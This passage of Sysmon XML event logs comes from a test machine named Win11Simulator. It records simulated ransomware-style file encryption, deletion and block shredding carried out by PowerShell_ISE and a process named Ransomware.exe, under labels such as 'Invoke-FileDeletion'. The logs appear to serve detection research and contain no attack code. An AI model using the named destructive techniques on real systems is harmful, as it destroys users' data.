    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3187951Z'/><EventRecordID>204378</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.314</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_4.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.314</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3130616Z'/><EventRecordID>204376</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.312</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_3.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.298</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3071238Z'/><EventRecordID>204374</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.298</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_2.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.298</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .2793579Z'/><EventRecordID>204372</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.266</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_10.txt.encrypted</Data><Data Name
    ↪ ='CreationUtcTime'>2023-05-12 13:09:38.266</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .2746376Z'/><EventRecordID>204370</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.266</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_1.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.266</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
```

Invoke-FileDeletion

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4158456Z'/><EventRecordID>204772</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_9.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4132799Z'/><EventRecordID>204771</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_8.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4116181Z'/><EventRecordID>204770</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_7.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4100323Z'/><EventRecordID>204769</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_6.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4084025Z'/><EventRecordID>204768</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_5.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4067038Z'/><EventRecordID>204767</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.400</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_4.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4050573Z'/><EventRecordID>204766</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.400</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_3.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4033998Z'/><EventRecordID>204765</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.400</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_2.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .4016678Z'/><EventRecordID>204764</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.400</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_10.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53
    ↪ .3999766Z'/><EventRecordID>204763</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.384</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\FileDelete\File_1.txt</Data><Data Name='Hashes'>SHA1=8
    ↪ A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,
    ↪ SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data
    ↪ Name='Archived'>true</Data></EventData></Event>
```

Invoke-FileBlockShredding

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:35
      ↪ .7156393Z'/><EventRecordID>206646</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:35.702</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3acb-645e-7407-000000001700}</Data><Data Name='ProcessId'>8544</
      ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
      ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_9.txt</
      ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
      ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
      ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
      ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
      ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:35
      ↪ .7151961Z'/><EventRecordID>206645</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:35.702</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3acb-645e-7407-000000001700}</Data><Data Name='ProcessId'>8544</
      ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
      ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_9.txt</
      ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
      ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
      ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
      ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
      ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:34
      ↪ .7071188Z'/><EventRecordID>206587</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:34.702</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3aca-645e-7307-000000001700}</Data><Data Name='ProcessId'>10112<
      ↪ /Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
      ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_8.txt</
      ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
      ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
      ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
      ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
      ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
      ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
      ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
      ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:34
      ↪ .7063466Z'/><EventRecordID>206586</EventRecordID><Correlation/><Execution ProcessID='9932'
      ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
      ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
      ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:34.702</Data><Data Name='
      ↪ ProcessGuid'>{5a84b272-3aca-645e-7307-000000001700}</Data><Data Name='ProcessId'>10112<
      ↪ /Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_8.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:33
    ↪ .7012739Z'/><EventRecordID>206530</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:10:33.687</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3ac9-645e-7207-000000001700}</Data><Data Name='ProcessId'>2156</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\
    ↪ Software\Ransomware.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_7.txt</
    ↪ Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=
    ↪ A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=
    ↪ D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></
    ↪ EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>0</Opcode><
